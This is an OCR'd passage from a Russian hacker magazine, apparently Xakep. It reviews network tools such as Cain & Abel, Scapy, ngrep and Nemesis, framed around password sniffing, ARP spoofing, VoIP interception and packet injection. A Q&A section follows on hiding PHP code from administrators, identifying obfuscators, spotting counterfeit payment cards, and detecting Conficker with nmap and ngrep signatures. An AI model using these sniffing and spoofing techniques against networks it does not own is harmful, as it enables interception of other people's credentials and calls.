также cryptcat, Netcat6, PNetcat, SBD и др.

CAIN AND ABEL
WWW.OXID.IT/CAIN.HTML
ПЛАТФОРМА: WINDOWS

Если ищешь утилиту для восстановления всевозможных паролей, то лучшего инструмента, пожалуй, не найти. В буквальном смысле «универсальный солдат» готов на все. Допустим, тебе нужно вспомнить пароль и личные данные, сохраненные в браузере. Не проблема! Клик по нужной иконке — и они твои! Интересуешься пассами, которые непрерывно передаются по твоей локалке (и, следовательно, их хорошо бы шифровать)? Воспользуйся встроенным снифером. Правда, понадобится драйвер WinPcap, но не беда — в случае необходимости Cain & Abel заинсталлит его прямо во время установки. А далее — делай, что хочешь. Замечу, что дело не ограничивается



ПОМИМО СНИФИНГА, INTERCEPTER ИМЕЕТ РЯД ДРУГИХ ПОЛЕЗНЫХ УТИЛИТ: НАПРИМЕР, ПОИСК ЖИВЫХ УЗЛОВ С ПОМОЩЬЮ ШИРОКОВЕЩАТЕЛЬНОЙ РАССЫЛКИ ARP-ПАКЕТОВ



ШВЕЙЦАРСКИЙ НОЖИК ХАКЕРА — NETCAT





links

• Классный мануал по NetCat: savage.net.au/MSWindows/html/nc.html.
• Инструкция по запуску Scapy под Windows: trac.secdev.org/scapy/wiki/WindowsInstallationGuide.

dvd


Упомянутые в статье утилиты и x-toolz'ы необязательно качать из инета: они есть на нашем DVD!

одним перехватом паролей от всевозможных сервисов, начиная от банальных FTP/POP3 и заканчивая экзотикой, вроде ключей для Radius-серверов. Реально перехватить идентификационные данные и сами разговоры клиентов VoIP-телефонии (но только, если используется SIP-протокол) или даже пакеты с голосовыми данными, из которых несложно извлечь запись разговора с помощью специальных конвертеров. Чтобы не было проблем со свитчами, прога отлично владеет приемом ARP-спуфинга. Умелые манипуляции с MAC-адресами и заголовками пакетов приводят к результатам: снифер работает почти безотказно (хотя это палится любыми IDS). С помощью 15 встроенных утилит Cain & Abel может взломать 25 типов хешей, провести исследование беспроводной сети, а также выполнить еще целый ряд уникальных действий (нацеленных, прежде всего, на подбор или расшивку паролей).

NGREP
NGREP.SOURCEFORGE.NET
ПЛАТФОРМА: *NIX, ЕСТЬ ПОРТ ПОД WINDOWS

Что такое Ngrep? Берем известную никсовую утилиту grep (ту, что находит на вводе строки, отвечающие заданному регулярному выражению, и выводит их) и натравливаем ее на сетевой трафик. Точно так же, как вывод на какую-то команду можно ограничить строками с определенным содержимым, можно фильтровать и трафик. Ngrep позволяет выделить из перехваченного трафика любые данные, отвечающие регулярным выражениям. Ngrep понимает IPv4/6, TCP, UDP, ICMPv4/6, IGM по Ehetrnet'у и другим технологиям (PPP, SLIP, FDDI, Token Ring). Традиционно ngrep используется для анализа текстовых протоколов, вроде HTTP, SMTP, FTP и т.д. Использовать ее для выявления аномальной активности в Сети (вирусы, черви и т.д.) или перехвата данных из авторизаций HTTP, FTP — неважно.

ИНТЕРАКТИВНОЕ МАНИПУЛЯЦИЯ С ПАКЕТАМИ С ПОМОЩЬЮ SCAPY — ОДНО УДОВОЛЬСТВИЕ



NEMESIS
NEMESIS.SOURCEFORGE.NET
ПЛАТФОРМА: *NIX, WINDOWS


Эта консольная тулза для разборки сетевых пакетов, их модификации и дальнейшей инжекции в Сеть не раз выручала меня в тестировании IDS, файрволов и сетевых демонов. Благодаря работе через консоль, Nemesis легко приспосабливается к любым сторонним скриптам для пен-теста. Оригинальная версия может распарсить и инжектировать произвольные пакеты ARP, DNS, ETHERNET, ICMP, IGMP, IP, OSPF, RIP, TCP и UDP.

HPING2
WWW.HPING.ORG
ПЛАТФОРМА: *NIX, MACOS X, WINDOWS


Вот еще одна миниатюрная утилита, позволяющая отсылать произвольные ICMP, UDP, TCP и RAW-IP пакеты и отображать ответы на них. Отправить такой пакет не сложнее, чем пропинговать нужный хост. Интерфейс полностью перенят у любимого Ping'а — отсюда и название программы. Изначально тулза была разработана в качестве замены стандартным ping/traceroute, работа которых часто обламывается из-за файрволов. Поэтому в Hping2 по умолчанию есть продвинутый traceroute и режим IP-фрагментации. Тулзу часто используют для проверки настройки файрвола, fingerprint'а и сканирования портов. И, конечно же, просто для отправки в Сеть нужного пакета.

NETWORK MINER
NETWORKMINER.SOURCEFORGE.NET
ПЛАТФОРМА: WINDOWS

Добротный снифер для Windows, который всячески пытается выведать как можно больше инфы о локальной сети. Network Miner предназначен не столько для перехвата данных (хотя, безусловно, он это умеет) — сколько для анализа инфраструктуры локалки (операционки на хостах, открытые сессии, hostname'ы, открытые порты на узлах). В отличие от многих утилит, делает он это исключительно пассивно, т.е. без генерации трафика, по которому может быть определен факт сканирования. Для анализа ОС на каждом из узлов используются проверенные механизмы fingerprint'а, базы утилиты **p0f** (lcamtuf.coredump.cx/p0f.shtm), а также метод анализа DHCP-пакетов из тулзы **Satori** (http://myweb.cableone.net/xnih). Если говорить о перехвате данных, то Network Miner снимет с «эфира» (или из заранее подготовленного дампа в PCAP-формате) файлы, сертификаты, изображения и дру-



CAIN&ABEL, ПОМИМО ПАРОЛЕЙ И ДРУГИХ ПРИВЫЧНЫХ ДАННЫХ, ИМЕЕТ ВСТРОЕННЫЕ СРЕДСТВА ДЛЯ ГРАБИНГА VOIP-РАЗГОВОРОВ И ДАННЫХ АВТОРИЗАЦИИ SIP



NGREP = ПРИВЫЧНЫЙ GREP + СЕТЕВОЙ ТРАФИК


гие медиа, а также пароли и прочую инфу для авторизации. Полезная возможность — поиск тех участков данных, что содержат ключевые слова (например, логин пользователя).

SCAPY
WWW.SECDEV.ORG/PROJECTS/SCAPY
ПЛАТФОРМА: *NIX, ЕСТЬ ПОРТ ПОД WINDOWS


Must-have для любого хакера, представляющий собой мощнейшую тулзу для интерактивной манипуляции пакетами. Принять и декодировать пакеты самых различных протоколов, ответить на запрос, инжектировать модифицированный и собственноручно созданный пакет — все легко! С ее помощью можно выполнять целый ряд классических задач, вроде сканирования, tracorute, атак и определения инфраструктуры сети. В одном флаконе мы получаем замену таких популярных утилит, как: hping, nmap, arpspoof, arp-sk, arping, tcpdump, tetheral, p0f и т.д. В то же самое время Scapy позволяет выполнить любое, даже самое специфическое задание, которое никогда не сможет сделать уже созданное другим разработчиком средство. Вместо того чтобы писать целую гору строк на Си, чтобы, например, сгенерировать неправильный пакет и сделать фаззинг какого-то демона, достаточно накидать пару строчек кода с использованием Scapy! У программы нет графического интерфейса, а интерактивность достигается за счет интерпретатора Python. Чуть освоишься, и тебе уже ничего не будет стоить создать некорректные пакеты, инжектировать нужные фреймы 802.11, совмещать различные подходы в атаках (скажем, ARP cache poisoning и VLAN hopping) и т.д. Разработчики сами настаивают на том, чтобы возможности Scapy использовались в других проектах. Подключив ее как модуль, легко создать утилиту для различного рода исследования локалки, поиска уязвимостей, Wi-Fi инжекции, автоматического выполнения специфических задач и т.д.

PACKETH
PACKETH.SOURCEFORGE.NET
*NIX, ЕСТЬ ПОРТ ПОД WINDOWS

Интересная разработка, позволяющая, с одной стороны, генерировать любой ethernet пакет, и, с другой, отправлять последовательности пакетов с целью проверки пропускной способности. В отличие от других подобных тулз, packeth имеет графический интерфейс, позволяя создавать пакеты в максимально простой форме. Дальше — больше. Особенно проработано создание и отправка последовательностей пакетов. Ты можешь устанавливать задержки между отправкой, слать пакеты с максимальной скоростью, чтобы проверить пропускную способность участка сети (ага, вот сюда-то и будут ддосить) и, что еще интереснее — динамически изменять параметры в пакетах (например, IP или MAC-адрес).




ПРОСТАЯ ИНЖЕКЦИЯ ПАКЕТОВ С ПОМОЩЬЮ NEMESIS




▹ **info**

Подробнее про 0x4553-Intercepter ты можешь прочитать в статье **Криса Касперски** (www.xakep.ru/magazine/xa/115/060/1.asp). PDF-версия будет на диске.



NETWORK MINER, КРОМЕ СНИФИНГА ДАННЫХ, ПОПЫТАЕТСЯ РАЗВЕДАТЬ КАК МОЖНО БОЛЬШЕ О ЛОКАЛКЕ

РЕДАКТИРОВАНИЕ ПОЛЕЙ ПАКЕТА С ПОМОЩЬЮ GUI-ИНТЕРФЕЙСА PACKETH





Easy Hack

Easy Hack}

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@MAIL.RU /

АНДРЕЙ «SKVOZ» КОМАРОВ
/ KOMAROV@ITDEFENCE.RU /

M0R0
/ M0R0@INBOX.RU /

№ 1

ЗАДАЧА: ЗАШИФРОВАТЬ КОД PHP-СКРИПТА

РЕШЕНИЕ:

Как скрыть код PHP-скриптов от хостера или от настойчивых администраторов сервера? Правильно — зашифровать :). Но вот чем? Однозначный ответ найти не так-то просто, ибо разнообразных продуктов на сегодняшний день более чем достаточно. Большинство используют в своей работе одинаковые либо схожие алгоритмы. Это сводит на нет все усилия по сокрытию кода. Из наиболее популярных крипторов исходного PHP-кода отметим следующие:

1. **Free PHP Encoder** — www.freephpencoder.com — удобный бесплатный онлайн-сервис по кодированию PHP-скриптов. Обладает статическим алгоритмом шифрования; функции обфускатора не имеет.
2. **PHP LockIt!** — www.phplockit.com — платный продукт с наличием качественного обфускатора. Позволяет устанавливать триальный срок работы скриптов и привязку к доменам/IP-адресам.
3. **PHPCipher** — www.phpcipher.com — функциональный онлайн-сервис, правда, платный. При наличии лицензии ты без проблем сможешь ставить копирайты на шифрованные скрипты. Огорчает лишь отсутствие функции обфускатора.
4. **CNCrypto** — www.cn-software.com — исключительно коммерческий продукт, отличается качественной обфускацией кода.
5. **CodeLock** — www.codelock.co.nz — популярная утила для кодирования PHP-скриптов, функции обфускации нет.
6. **TrueBug PHP Obfuscator & Encoder** — www.truebug.com — протектор, обладающий собственным алгоритмом сжатия. Также присутствует функция обфускации и оптимизации исходного PHP-кода. Основной минус утилы — статический алгоритм декодирования скриптов.
7. **Zorex PHP CryptZ** — www.zorex.info — платный онлайн-сервис. Демо-версия присутствует, функции обфускатора нет.


Я перечислил лишь несколько популярных проектов. На самом деле, подобных продуктов намного больше, и в их поиске тебе поможет www.google.com :).
Теперь рассмотрим порядок действий по сокрытию содержимого PHP-скрипта при помощи онлайн-сервиса www.zorex.info:

1. Берем скрипт, код которого нам необходимо закриптовать. Например:

```
<?
echo('Crypt Me');
?>
```

2. Заходим на сайт онлайн-сервиса www.zorex.info.
3. Выбираем в меню сервиса «Zorex PHP CryptZ» и кликаем по ссылке.
4. Заполняем следующие поля:

```
• Source File     // наш пхп-скрипт
• Decoder Filename // название файла декодера
• Output Zip      // архив с результатом (скрипт + декодер)
• Limit to Host // ограничение по хосту
• Limit to IP     // ограничение по IP
```



Криптуем код php-скрипта

5. Жмем батон и получаем линк на архив с шифрованным скриптом.
6. Распаковываем архив, внутри видим два файла:
   - наш_скрипт.php;
   - декодер_для_нашего_скрипта.php.
7. Открываем наш_скрипт.php и проверяем криптованный код:

```
<? /*Script encoded using Zorex PHP CryptZ with demo
account — http://zorex.info*/
$cryptz = 1; $cryptz_zlib = 1; $cryptz_fname =
basename(__FILE__); $cryptz_dpath = dirname(__
FILE__); if(!file_exists("$cryptz_dpath/cryptz1.
php")) { die(" <br>Script decoder not found —
Fail to execute script!<br> <br><hr size=1><font
size=2>script encode using <a href='http://
zorex.info'>Zorex PHP CryptZ</a></font>"); }
include("$cryptz_dpath/cryptz1.php"); return;  ?>
AYABf/7YTVr68+Bz6IbLQd+1PjKe21Ea+bTSIbyfnEqq5jkrzMQQTe
f+9jrvxc1c06AhMYGXFQ/78a9u/NzZAcTgY2+AzQ4fpa7gOK2S10iM
vGF2zI5VBe63vSXg1OU6kaF4cJXeR17h8+Nz+IaMXpOjDiCJ2FBXqa
PJIraKyFOa4jww2dgfR/v08j71kM0M9q8wKZLeV1Ov7ukus4uNRJCr
NTeVgh0HvPnyPv+Sy1jS4ixlkpcKEurs6G/8390JzPBua4yhNUr8q6
974I2TWMG8eSaJ2EYa+d7oNaeDyGCQligw1IxaQPHo7zT/zsMOm/kw
MdvDURr5r60jtLbIeM+mehSVgA4cofO8KLnN2h2S62h1zpkUc7eho2
f3nYFAga56KtbPUErw6aY+9YCLDP+9cTKS11dRtOTgKPWKkECctzQt
1c1ZWvDo4z+7ytAcm6txeZmLG1D15ew+ptSVEMrseHCcplpN/aS6ZJ
aGmlzPtnliuJ4PP9GhwCLy7+gw9f1kZYo=
```

Как видишь, все пристойно.
8. Ну и в завершение — тестируем декодер.
Я привел в пример лишь один из многочисленных онлайн-сервисов по шифрованию кода в PHP-скриптах. Твой выбор зависит только от собственных предпочтений и требований к алгоритму.

№ 2

ЗАДАЧА: ОПРЕДЕЛИТЬ ОБФУСКАТОР, КОТОРЫМ ЗАШИФРОВАН PHP-СКРИПТ

РЕШЕНИЕ:

В последнее время появилось огромное число различных обфускаторов и протекторов PHP-кода. С каждым разом все труднее понять, чем именно закриптован скрипт: зачастую восстановить сорец — проще, чем определить тип обфускатора. Поэтому мы воспользуемся специальной утилой под названием **PCL's PHPiD**, идеально подходящей под наши цели. Прога предназначена для определения протекторов и обфускаторов PHP-кода и умеет распознавать более 20 различных алгоритмов, среди которых:

```
Определяемые протекторы:
• TrueBug PHP Encoder 1.0.2 (incl. GZIP), 1.0.3/1.0.4
• NuSphere NuCoder
• Zend Encoder / Zend SafeGuard Suite
• ByteRun Protector for PHP
• SourceCop (incl. protection module)
• CodeLock (incl. protection module)
• SourceGuardian for PHP
• PHPCipher
• phpSHIELD
• CNCrypto
• PHTML Encoder
• ionCube PHP Encoder
• PHP LockIt! 1.8, 2.0 (incl. GZIP)
• Obfusc (Basic/Normal, ShowObfuscate)
• Zorex PHP CryptZ (incl. protection module)
• gencoder
• DWebEncoder
• Free PHP Encoder
• PHP Compact
• TrueBug PHP Obfuscator 1.1
• PHPCoder / eAccelerator

Определяемые обфускаторы:
• Semantic Designs Obfuscator
• PHP Defender
• PHP LockIt! (Obfuscation mode)
• Raizlabs PHP Obfuscator
• POBS — PHP Obfuscator
```



Определяем тип обфускатора/протектора php-кода

Рассмотрим подробный алгоритм действий для решения поставленной задачи:

1. Сливаем утилу PCL's PHPiD с нашего ДВД.
2. Запускаем exe'шник phpid.exe.
4. Выбираем закриптованный скрипт, например:

```
<?php

define("_ENCRYPTED_CODE_", "eG1mJUIwJUE1JTk4UCUyRnQlN0
UlMUM4dEslQkUlQ0ZXJUM4JTExJUIzTg==");
define("_ENCRYPTOR_KEY_", "cfcd208495d565ef66e7dff9f98
764da");

define("_DECODER_PATH_", "decoder.php"); //You can
change this path to point to the decoder file in another
location.
if(file_exists(_DECODER_PATH_)){include_once(_DECODER_
PATH_);}

else{echo»Decoder file does not exist";} // Relative or
absolute path to the decoder file
?>
```

5. В окне тулзы видим результат: Free PHP Encoder — www.www.freephpencoder.com. Соответственно, задача выполнена: протектор успешно определен, а сорец моего скрипта восстановишь сам :).

P.S. Помни, что размер анализируемого утилой скрипта не должен превышать 1 метра, иначе функциональность не гарантируется.

№ 3

ЗАДАЧА: ОТЛИЧИТЬ ПОДДЕЛЬНЫЕ КАРТОЧКИ VISA/MASTERCARD ОТ ОРИГИНАЛЬНЫХ

РЕШЕНИЕ:

Платежные терминалы и банкоматы сейчас не стоят разве что в хлебных ларьках. Я расскажу, как отличить левую кредитку от оригинала. Для этого я составил небольшой список характерных признаков. Руководствуясь им, ты сможешь без труда определить подделку:

1. Изучи микропечать вокруг логотипа VISA. Если она практически не читается и стирается с карточки — будь уверен, перед тобой левак!
2. Следующая важная деталь — голограмма. Фон оригинальной голограммы чист, зеркален, а детали изображения легко различимы. Основной признак поддельных голограмм — отсутствие объема. Кроме того, «левая» голограмма легко отслаивается (как правило, это простая наклейка). Настоящую голограмму невозможно сковырнуть ногтем или содрать с кредитки иным способом.
3. Посмотри на ленту для подписи с обратной стороны карточки.



Отличаем подделки VISA/MASTERCARD

На оригинальной ленте в большинстве случаев присутствует фон в виде надписи «MasterCard» или «Visa» (в зависимости от типа карты). Кроме

того, на ленте должен располагаться номер карты и код безопасности.
4. Иногда на подделках используется ламинат, нанесенный с обеих сторон, — эта прозрачная пленка легко отслаивается по краям, особенно если ей немного помочь.
5. Первые четыре цифры номера карты (BIN), продублированные контрастной краской, могут стираться с поддельной карточки. На оригинале BIN стереть невозможно!
6. Стоит обратить внимание на символы «V» и «MC» (на соответствующих типах карт). Они могут отличаться от стандартных по толщине/ширине.
7. В ультрафиолетовом свете на поддельных карточках могут отсутствовать специальные изображения (например, летящий голубь на картах VISA). Вероятнее всего, картинка либо будет размыта, либо ее не будет вовсе.
8. Данные, нанесенные на карточку, обязательно должны совпадать с данными, нанесенными на магнитной полосе!
Хотя карточки международных платежных систем регулярно модернизируются, следуя вышеописанным инструкциям, ты можешь обезопасить себя в большинстве случаев.

№ 4

ЗАДАЧА: ПЕРЕИМЕНОВАТЬ СИСТЕМНУЮ УЧЕТНУЮ ЗАПИСЬ АДМИНИСТРАТОРА В WINXP/2003 С ПЕРЕМЕЩЕНИЕМ ПРОФИЛЯ

РЕШЕНИЕ:


Ты, наверняка, не раз сталкивался с проблемой наличия кириллических символов в пути к профилю учетной записи (вспомни криво работающий metasploit framework с учетной записью «Администратор»). Нормально переименовать учетную запись у тебя не получалось — приходилось копировать нужные библиотеки и вручную прописывать к ним пути.

Если нужно полностью переименовать учетку вместе с папкой %SYSTEMDRIVE%\Documents and Settings\<старое_имя_пользователя>, предлагаю тебе следующий алгоритм:

1. Ручное переименование самой учетной записи. Здесь, думаю, все понятно. Выполняется через «Панель управления → Учетные записи → Администратор → Переименовать».
2. Копирование профиля в новую папку. Профиль вместе с содержимым папки %SYSTEMDRIVE%\Documents and Settings\<старое_имя_пользователя> перемещается так: «Панель управления → Свойства системы → Дополнительно → Профили пользователей→Параметры». Выделяешь нужный профиль, жмешь «копировать» и выбираешь, куда (%SYSTEMDRIVE%\Documents and Settings\<новое имя пользователя>). Профиль вместе со всем содержимым папки скопируется по новому пути.
3. Прописывание пути в реестре к новому расположению профиля. Путь прописывается по адресу «HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\<current_profile_id>\ProfileImagePath» с последующей перезагрузкой. Здесь <current_profile_id> определяется по ключу ProfileImagePath, указывающему на расположение папки %SYSTEMDRIVE%\Documents and Settings\<старое_имя_пользователя>.
4. Удаление старой папки профиля. Больше она не пригодится.

Напоследок — одно замечание. Скопировать профиль учетки, под которой ты сейчас сидишь, нельзя. Нужно заходить под любой другой из группы «Администраторы» и копировать оттуда.

Задаем путь к новому профилю



№ 5

ЗАДАЧА: НЕДАВНО ИЗВЕСТНЫЙ ТРОЯНЕЦ CONFICKER (RU.WIKIPEDIA.ORG/WIKI/CONFICKER) ЗАРАЗИЛ КУЧУ МАШИН, И ВСЕ ОНИ БАЖНЫЕ. КАК ИХ ВЫЯВИТЬ?

РЕШЕНИЕ:

1. **Подход с помощью NMAP**. Выявить червя можно сканированием своей подсети. Пригодится специальный скрипт, написанный на NMAP SE — он уже был описан в предыдущих номерах. Делается следующей командой:

```
nmap -PN -T4 -p139,445 -n -v --script=smb-check-vulns
--script-args safe=1 192.168.111.0/24,
```

где script — флаг, указывающий на обращение к скрипту, который уже есть в последней версии NMAP (Nmap 4.85BETA7).
pn — отключает Domain Name Resolution (DNR).
n — отключает проверку на предмет «живости» хоста.
Отключение вышеназванных опций заметно повышает скорость при сканировании.


Для крупномасштабных сетей используй команду:

```
nmap -sC -PN -d -p445 -n -T4 --min-hostgroup 256 --min-
parallelism 64 --script=smb-check-vulns  --script-
args=safe=1 10.0.0.0/8
```

Из-за особенностей уязвимости рекомендуется натравливать сканер на 139 и 445 порты TCP. В результатах сканирования ты обнаружишь записи «Conficker: Likely CLEAN» или «Conficker: Likely INFECTED».

2. **Подход с помощью nGREP**. Функционал ngrep очень богат, например, позволяет в объемах трафика пробежаться поиском по payloads (это информация, которая хранится в сетевых пакетах в качестве данных). Сигнатура Conficker может быть найдена практически во всех современных архивах или блогах по информационной безопасности — можно смело ее использовать:

```
ngrep -qd eth0 -W single -s 900 -X
0xe8ffffffffc25f8d4f108031c4416681394d5375f538aec69da0
4f85ea4f84c84f84d84fc44f9ccc497365c4c4c42cedc4c4c49426
3c4f38923bd3574702c32cdcc4c4c4f71696964f08a203c5bcea95
3bb3c096969592963bf33b24699592514f8ff84f88cfbcc70ff732
49d077c795e44fd6c717cbc404cb7b040504c3f6c68644fec4b131
```



Работа NMAP по выявлению Conficker

```
ff01b0c282ffb5dcb61f4f95e0c717cb73d0b64f85d8c7074fc054
c7079a9d07a4664eb2e244680cb1b6a8a9abaac45de7991dacb0b0
b4feebeb 'tcp port 445
and dst net 127.0.208.0/24'
```

Сначала тебе нужно промониторить сетевую активность и записать какую-либо часть трафика снифером, а потом скормить дамп ngrep'у.
3. Подход с помощью Nessus. Популярный сканнер тоже не будет лишним. Существует специальный плагин (nessus.org/plugins/index.php?view=single&id=36036), который позволяет прогнать все хосты и выявить жертву. Между прочим, назвать ее «просто жертвой» нельзя, потому что, по оценкам метрик CVSSv2, Conficker имеет «критический» уровень урона (Critical / CVSS Base Score : 10.0). Для выявления нужно проделать следующие шаги:
а) Обновляемся

```
/opt/nessus/bin/nessus-fetch -check
nessus-fetch is properly configured to receive a
Professional feed
/opt/nessus/sbin/nessus-update-plugins
```

б) Ищем плагин по номеру 36036 и применяем.

4. Подход с применением утилиты Института Компьютерных Технологий Бонна.
а) Скачиваем замечательную сетевую утилиту, предназначенную лишь для указанной цели. Можно скачать здесь — iv.cs.uni-bonn.de/wg/cs/applications/containing-conficker.
б) Запускаем командой $ ./scs2.py 10.0.0.1 10.0.0.5:

```
Simple Conficker Scanner v2 — (C) Felix Leder, Tillmann
Werner 2009
[UNKNOWN] 10.0.0.1: No response from port 445/tcp.
[UNKNOWN] 10.0.0.2: Unable to run NetpwPathCanonicalize.
